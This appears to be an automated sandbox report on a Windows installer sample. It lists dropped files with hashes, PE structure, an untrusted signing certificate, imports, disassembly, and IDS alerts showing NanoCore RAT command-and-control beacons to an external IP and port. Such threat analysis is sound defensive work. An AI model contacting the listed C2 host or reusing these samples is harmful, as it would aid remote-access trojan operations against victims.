r...p.....()...o*...s+.....P...~P...*.~Q...*...Q...*V(....r'..p~Q...o,...*V(....re..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,...*V(....rA..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,...*V(....r%..p~Q...o,...*V(....re..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,...*V(....r!..p~Q...o,...*V(....rW..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,..

C:\Users\user\AppData\Local\Temp\athcfg20U.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	311390
Entropy (8bit):	6.361387975641255
Encrypted:	false
SSDEEP:	6144:U/Vk7bUkU6FA8p/eE7Zfjaehfp49MQJZMCJkp5kUKFhRY2:wV8qgZfhhfp49MQJZMCJC5YFZ
MD5:	96CF937BBA21CB4D3203E15246837AE9
SHA1:	08B9BF57F8942CA98077B62BB0DBA0BD0AF2C952
SHA-256:	398185CE130D689D5D2B2C3F179F540715F030D91246C876675E84456F1BA488
SHA-512:	C9E3B60B266ED39B85E87B083EED132441FB364D443AC60F5C4A1BC7B59595FE97387B00BA6817265DC7BF30F3FFAA4F3DF1385327F85C083B51F91CA169D28
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q.Z.0...0...0.....0...,...0.../...0..(,...0.../...0.../...0...0...1..Q....0.... ...0..l6...0.....0..T....0..Rich.0.....PE..L....}.I.....!.....G..... .....p....:..X...@....p.....3..0%..... ....(.....text..... ....`.rdata..`.... ....@..@.data....i.....p.....@....rsrc.....p.....p.....@..@.reloc...:..... .@.....@..B..... .....

C:\Users\user\AppData\Local\Temp\audio-volume-high.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	725
Entropy (8bit):	7.612179564723704
Encrypted:	false
SSDEEP:	12:6v/7skki3PkFefEst0cNLbh4rbRiUq4reba3XECLR9ZFahsWujm9dcKjnpdwlkc:VkkMPkxc04Lbh4rViH4rEalLHnWVujuS
MD5:	5CE69BDF1125A922B6ED1FE28DCAF92B
SHA1:	10C925FAD32D7071A3D96608FD1A04ECDA1B4820
SHA-256:	0537CF9335394EA509ED23021DAA44F781D380FEAA3947B9DD31C290BE706E1A
SHA-512:	E4F76572FE9613BA184E7988533BC434B61FDD0544C148DFB53EB7691590232A2930515B70F61B9696980EE6FA01202C861BEB9A1AEE859C3ECCDD795BBA75E8
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx....t.`...p....Em.k.m.8.m.m.7.9.m4..K..$bbb.}..T9.....k.....Mu.....]...-(...8o8.B.^.B....4r..e...6.c.....B=.....P]`D....A.*W.]s....g.!...z..?< w...o..\%..r...a.)..X.N.y...u.h..!...r..._.R..}.v.{..).l._.A.j~.ZE?d.....L.(.ZmL.....3....P.....,..(.3.,D..]K....9Y..1c..K..i....w...s.....K..._5 M..1r...].'.|..5v__..#....X8w..`.u=..+..... ..K.!Y9..<EN.m./....r.....,....#F.....]....{...2..A.)Y..W.. r.v.o..]..[',V.....I3T.U.....A.=.T.\.....X."..P...\..Y?..4.P(..i..y...;..oP@.i..l.<.O...%KZ.....-w...<<<...|_..=...?..OI{r!.. .Z...k..|.....].v..V..no.[....j..z..N...n.%Opip3.88..9...L.....(UG.h:u....[..u ...^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\battery-level-10-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe

File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	207
Entropy (8bit):	6.561784186830513
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllJF5peNf2J+Ej+hdc45kjv/iW8DFWwd5sXGQ4Hh9:6v/lhPysPwXx5kjSW8DF3dyTKhAq7p
MD5:	EBBCB008023C6C1B4EFAB0774A4BB19E
SHA1:	7C657C976D7D728E9D6D8F6A603F50B42D86C321
SHA-256:	5FD17A236AF8B520DB2E34E44E71C3634CB8221E0A27617E522ECB8D0FF8EFF8
SHA-512:	DCEDCF09A83F2350D42001CFD009B395F8CA7B9B33F4B7CC3C1C787EDCE9749030EB54AC8D90645F92C141C8D882A4F0AB9A32F274320DE260CD3DF37CED7CE
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..S1..0.<..._..>..q3&n..X(.&F.!!@.....8.....b.W...r.`*t.|....a4l....&..|.B...6.F..'Yk$....e_a.y..I...8.D..~..=.9...eE/....5.x.B.B.O."J....IEND.B`.

C:\Users\user\AppData\Local\Temp\edit-clear-rtl.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	255
Entropy (8bit):	6.804661221546568
Encrypted:	false
SSDEEP:	6:6v/lhPEkME03pQi22U1mw7vgdLSPhZjp7YlHgX+nSbw/Vp:6v/7CE03p829ovCAYlNnScz
MD5:	0D948AEE5693D469DA3F0DCC0FCC009D
SHA1:	61A9DA78E129B3A98855E54F837025CA20DF8017
SHA-256:	85D3314527708E953C393ABE52AD6A7AD63BDA7A31353CE0380CC775AA781A6F
SHA-512:	C7E601DF3F09BCF1D144F35CF9402E00CCDE7C3CB705D5EC39787F526158DE4110CEE10965DDCBD64BC65B3DC97CD8E504BBFEF20ACF045D0851441C691C605
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx..C.CQ..{.me.;.....6..a.;..A...x_..*....9\.....o...8.>.Y..I.I....m!..BJ...C.u.(.H.H.W...U?...w.N....)AP(da...;.8k....7.}.a.j.....C.d.`0i{.r..b1Gz..w2.IBH<.T`..;....x .e`.O{.W..7...W..O?.c$+..8.....IEND.B`.

C:\Users\user\AppData\Local\Temp\network-wireless-hotspot-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	274
Entropy (8bit):	6.700098934002617
Encrypted:	false
SSDEEP:	6:6v/lhPysPQcxtmxnHmYR3o5dEYBgQin+ErxwfHDYnIp:6v/7lxUhH/N9YB/inDwfHwi
MD5:	D8FFE7BA5669DE024607E64126DDFFEC
SHA1:	D1993BB12041E4C3F7CF45AFB2DBCFB74A544C0D
SHA-256:	2A6FD48DE810DE4BD61BD26DDAECCB6C6C9204CB4D213EBE1ACB560054911CDD
SHA-512:	47C6D898DE3DFC27E63563F7723F8F690156FBF0F45470FF0DD2FE4E75D4B7108D9700E34E14890DB95C9D20A9D77D7429B32044B2E58708984A4014D35760BD
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8.....0.E_.%.P&#.d.6.....3..A....B."-t."vd.c..}.d...g...b.B4.k.....l..W'..Q"F.K.;.ez.+D...D..S...h.1b.."..w.E..T`u@..c.s..#+..<..|....b.Q.8^.9P.u...s.... T...W.A.....2.V..P.....{../.....$.....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsiF917.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88

Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\subpleural.BLG

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	data
Category:	dropped
Size (bytes):	107216
Entropy (8bit):	6.554876906345404
Encrypted:	false
SSDEEP:	1536:bd1dHfDjsv8AvQakQv7rJa3Y/Y7CDxTNHDfL59RmhworviqH:blrjQ8AvdkQTrk31SNLLjOvd
MD5:	ED3D19D00DB707AB5E556BE6E3F7E7ED
SHA1:	89B973BF2F6961DD736FA420E6506BCB665103E0
SHA-256:	F1DCEA81AFBB3752B920E586A7C19927BB6D3C9051D133B863D5B5801E4098CD
SHA-512:	498728E4F42907F1677C5FB1A8CB6681941E32F4925BAEA1E3D054B61CCCEB1A435E93FC4E81D27C743AE4F443E63CA22743417101252330031 4E8A08A0E16B0
Malicious:	false
Preview:	.....t... .....f.s...~.....r.....=\%.i.....b.f.....f.....,O.g.....f.q.;.....!..Z.....a....a.f. k.....7t.....I.....f.s.....}Qk.....f.....f.....f.....f.h...f.b..'Gi.P ... .7.....H.....>...j.....f.....f.k.....v..@.yy&.....0 .}.ebbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbf.....f.`..%LP.....f.....Be'||||||||||||||||||||||||||||||||||||||!...f.s..f.q....wf.r...=..... .....

C:\Users\user\AppData\Local\Temp\vmmemctl.inf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	5.060293593237505
Encrypted:	false
SSDEEP:	48:uTHxDxX7Nrh4sRIjan3/CpUlOpUjWQ05+N2iNM0zjjf47GvSzRU:gxDl7Nl4sDvvOK0/mMu4C5
MD5:	4BCE488F7C4E00ED71170C7D0A593663
SHA1:	F49F1FD072D650A8A5DD1F026E003CEE85420BC8
SHA-256:	17365C633230CD05375125AA6C710B76900E2B93D87D14E1F9F2338C3B3BEA1A
SHA-512:	E570D618B14A39F319DC12F0332BA62E8387C5A9F8104AEC7263F89B806CA7E501DD9762B8B117B34E5F8E401564C015FF269BC432776327C7768C3B67087F7E
Malicious:	false
Preview:	..;----------..; vmmemctl.inf..;..; Copyright (c) 1993-1999, Microsoft Corporation..; Copyright (c) 1999-2019 VMware, Inc. All rights reserved...;----------.....[version]..Signature="$Windows NT$"..Class = System..ClassGUID = {4d36e97d-e325-11ce-bfc1-08002be10318}..Provider = %VMwareProvider%..DriverVer = 08/12/2019, 7.5.5.0..CatalogFile = vmmemctl.cat..DriverPackage DisplayName = %loc.VMMemCtlServiceDisplayName%..DriverPackageType = KernelService....[DestinationDirs]..DefaultDestDir = 12....[SourceDisksNames]..1 = %loc.Disk1%,,,""....[SourceDisksFiles]..vmmemctl.sys = 1....;;..;; Default install sections..;;....[DefaultInstall]..OptionDesc = %loc.VMMemCtlServiceDesc%..Cop yFiles = VMMemCtl.DriverFiles....[DefaultInstall.Services]..AddService = %VMMemCtlServiceName%,0x800,VMMemCtl.S

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C35 A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:fNq6/t:lLt
MD5:	3B89B23126F55AC55335BA2592A839F3
SHA1:	1AC9F178A64BE3EC15C92311F4C848FE443BE9D9
SHA-256:	F029142EE59B634D80AEC8B1B646A1BCB027BA3C16933DBE6B6F199BB621B76F
SHA-512:	C876C041350B281FDD63583AF458D9E56116D7D5C43E4477E9231254B44429760EFC2FBBE828B1A26DC618673719285C313803BA9FABCED0F15F30E2A1166134
Malicious:	**true**
Preview:	.k.b?.H

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.7033108137307496
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
File size:	1000520
MD5:	be43b751bd103fe5a64b4e0aa7a30060
SHA1:	ab293504fe7636c3cfc74718973bbd1cbca05fb4
SHA256:	87eefb05fd8c133f8a0059e1bc695f652a2f7b0c297386d7a08fb37bdb76009b
SHA512:	825db1705fec16ef84402001ebbfbb47a8cdd70e694a65d195e2ea40c5622619fcb51132e7865de8118b81b3c1dee0aafc1cc560fd5a964bde2b8adf7ce430ff
SSDEEP:	24576:Vbgt9IUnghMeF3HVojgCpaxMiicfJuAJH:9gNngXXujhpaCih
TLSH:	192522053F5CDD22C0A40CBAA9F3C64D6AB9EE00465D5A433751393EFEFE662690E11B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	34d2c6c3c7c6bc58

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature	
Signature Valid:	**false**
Signature Issuer:	CN="rinkendes Experiments ", O=Barskest, L=Mather, S=Wisconsin, C=US
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 26/05/2022 17:42:13 26/05/2023 17:42:13
Subject Chain	• CN="rinkendes Experiments ", O=Barskest, L=Mather, S=Wisconsin, C=US
Version:	3
Thumbprint MD5:	A7557C0E83650866B28AB2077645E0DE
Thumbprint SHA-1:	3BEA5C0A3865D2AB708E44BE6A0BDC5DB60306B3
Thumbprint SHA-256:	76B82D02656D7F6C305B3EAF4E61B6F551A23414E029C0801619EBE13A7B452C
Serial:	04D1E786DF1E3E77

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F69F0A369DAh
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F69F0A369AAh

Instruction
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x60000	0x3a278	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xf2c50	0x17f8	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x2a000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x60000	0x3a278	0x3a400	False	0.578342945279	data	6.13676898317	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x60388	0x11db7	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x72140	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x82968	0x94a8	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_ICON	0x8be10	0x5488	data	English	United States
RT_ICON	0x91298	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 234938623, next used block 4294909696	English	United States
RT_ICON	0x954c0	0x25a8	data	English	United States
RT_ICON	0x97a68	0x10a8	data	English	United States
RT_ICON	0x98b10	0x988	data	English	United States
RT_ICON	0x99498	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x99900	0x100	data	English	United States
RT_DIALOG	0x99a00	0x11c	data	English	United States
RT_DIALOG	0x99b20	0xc4	data	English	United States
RT_DIALOG	0x99be8	0x60	data	English	United States
RT_GROUP_ICON	0x99c48	0x84	data	English	United States
RT_VERSION	0x99cd0	0x264	data	English	United States
RT_MANIFEST	0x99f38	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	unawarelymed
FileVersion	8.3.15
CompanyName	uvanligereomk
LegalTrademarks	INSTRUKTIONS
Comments	NONSTIC
ProductName	Anti60
FileDescription	Meousgavebo
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284981552182816766 05/26/22-22:59:36.110765	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49815	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984852182816766 05/26/22-23:02:46.099381	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49848	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982552182816766 05/26/22-23:00:31.508103	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49825	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984352182816718 05/26/22-23:02:15.749636	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49843	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985852182816766 05/26/22-23:03:28.855065	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49858	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984552182816766 05/26/22-23:02:28.261536	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49845	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985552182816766 05/26/22-23:03:10.672551	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49855	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980852182816766 05/26/22-22:58:52.132477	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49808	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284981252182816766 05/26/22-22:59:17.847332	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49812	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983552182816766 05/26/22-23:01:32.797260	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49835	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284980252182816766 05/26/22-22:58:21.911604	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49802	5218	192.168.11.20	23.105.131.228
23.105.131.228192.168.11.205218498532810290 05/26/22-23:02:57.070574	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	5218	49853	23.105.131.228	192.168.11.20
192.168.11.2023.105.131.2284982852182816766 05/26/22-23:00:49.935151	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49828	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983852182816766 05/26/22-23:01:51.496168	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49838	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985952182816718 05/26/22-23:03:34.321491	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49859	5218	192.168.11.20	23.105.131.228

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.2284979952182816766 05/26/22-22:58:04.753817	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49799	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984552182025019 05/26/22-23:02:26.487154	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49845	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284984852182025019 05/26/22-23:02:44.373603	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49848	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985852182025019 05/26/22-23:03:27.284937	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49858	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284979252182816766 05/26/22-22:57:44.769854	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49792	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284985552182025019 05/26/22-23:03:08.914161	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49855	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284978252182816766 05/26/22-22:56:53.274979	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49782	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284982852182025019 05/26/22-23:00:48.235087	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49828	5218	192.168.11.20	23.105.131.228
192.168.11.2023.105.131.2284983852182025019 05/26/22-23:01:49.783134	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49838	5218	192.168.11.20	23.105.131.228
